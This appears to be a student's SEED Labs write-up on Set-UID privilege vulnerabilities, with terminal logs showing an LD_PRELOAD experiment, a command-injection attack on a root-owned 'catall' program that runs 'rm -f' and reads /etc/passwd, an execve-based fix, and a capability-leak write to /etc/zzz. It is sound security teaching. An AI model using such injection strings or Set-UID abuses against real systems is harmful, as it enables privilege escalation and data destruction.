[02/21/25] seed@VM:~/.../Labsetup$ sudo chown root myprog  
[02/21/25] seed@VM:~/.../Labsetup$ sudo chmod 4755 myprog  
[02/21/25] seed@VM:~/.../Labsetup$ myprog  
myprog: command not found  
[02/21/25] seed@VM:~/.../Labsetup$ ./myprog  
seed@VM: ~/.../Labsetup  
[02/21/25] seed@VM:~/.../Labsetup$ useradd user1  
useradd: Permission denied.  
useradd: cannot lock /etc/passwd; try again later.  
[02/21/25] seed@VM:~/.../Labsetup$ sudo useradd user1  
[02/21/25] seed@VM:~/.../Labsetup$ su user1  
Password:  
su: Authentication failure  
[02/21/25] seed@VM:~/.../Labsetup$ sudo su user1  
$ export LD_PRELOAD=/home/seed/Desktop/Labsetup/libmylib.so.1.0.1  
$ su seed  
Password:  
[02/21/25] seed@VM:~/.../Labsetup$ sudo chown user1 myprog  
[02/21/25] seed@VM:~/.../Labsetup$ ./myprog  
[02/21/25] seed@VM:~/.../Labsetup$
```

Task 2.8

Step 1 -

Running our “catall” script originally did not work, as seen in picture 1, but adding shell characters with the command “./catall “/etc/passwd; rm -f ./test”” does allow us to delete the file “test” as seen in the second photo.



```
[02/21/25] seed@VM: ~/.../Labsetup$ ./catall ./test
[02/21/25] seed@VM: ~/.../Labsetup$ ls
24file      catall      foo          myenv.c      myprintenv.c  test
2.4.out     catall.c    foo.c        myenvfile    myprog        UID
a.out       file        foofile      mylib.c      myprog.c      UID.c
cap_leak.c  file2       libmylib.so.1.0.1 mylib.o      task2.4.c
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/
sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbi
n/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
hacker:x:1001:1001::/home/hacker:/bin/bash
user1:x:1002:1002::/home/user1:/bin/sh
[02/21/25] seed@VM: ~/.../Labsetup$ ls
24file      catall      foo          myenv.c      myprintenv.c  UID
2.4.out     catall.c    foo.c        myenvfile    myprog        UID.c
a.out       file        foofile      mylib.c      myprog.c
cap_leak.c  file2       libmylib.so.1.0.1 mylib.o      task2.4.c
[02/21/25] seed@VM: ~/.../Labsetup$
```

Step 2 -

“exevece()” does not invoke the shell. It directly executes the specified binary, which means we can’t use shell metacharacters to affect the command being executed. This makes it much more

secure, as it prevents unauthorized commands from being executed, maintaining the integrity of the system.

```
[02/21/25]seed@VM:~/.../Labsetup$ nano catall.c
[02/21/25]seed@VM:~/.../Labsetup$ gcc catall.c -o catall
[02/21/25]seed@VM:~/.../Labsetup$ sudo chown root catall
[02/21/25]seed@VM:~/.../Labsetup$ sudo chmod 4755 catall
[02/21/25]seed@VM:~/.../Labsetup$ ./catall ./test
[02/21/25]seed@VM:~/.../Labsetup$ ls
24file  a.out  catall  file  foo  foofile  myenv.c  mylib.c  myprintenv.c  myprog.c  test  UID.c
2.4.out  cap_leak.c  catall.c  file2  foo.c  libmylib.so.1.0.1  myenvfile  mylib.o  myprog  task2.4.c  UID
[02/21/25]seed@VM:~/.../Labsetup$ ./catall "/etc/passwd; rm -f ./test"
/bin/cat: '/etc/passwd; rm -f ./test': No such file or directory
[02/21/25]seed@VM:~/.../Labsetup$
```

Task 2.9

I was able to run the program as an unprivileged user as need below.

```
[02/21/25]seed@VM:~/.../Labsetup$ ls -l /etc/zzz
-rw-r--r-- 1 root root 0 Feb 21 22:46 /etc/zzz
[02/21/25]seed@VM:~/.../Labsetup$ nano cap_leak.c
[02/21/25]seed@VM:~/.../Labsetup$ sudo chmod 644 /etc/zzz
[02/21/25]seed@VM:~/.../Labsetup$ sudo chown root:root capleak
[02/21/25]seed@VM:~/.../Labsetup$ sudo chmod 4755 capleak
[02/21/25]seed@VM:~/.../Labsetup$ ./capleak
fd is 3
echo "writing to /etc/zzz from seed" | sudo tee -a /etc/zzz
writing to /etc/zzz from seed
```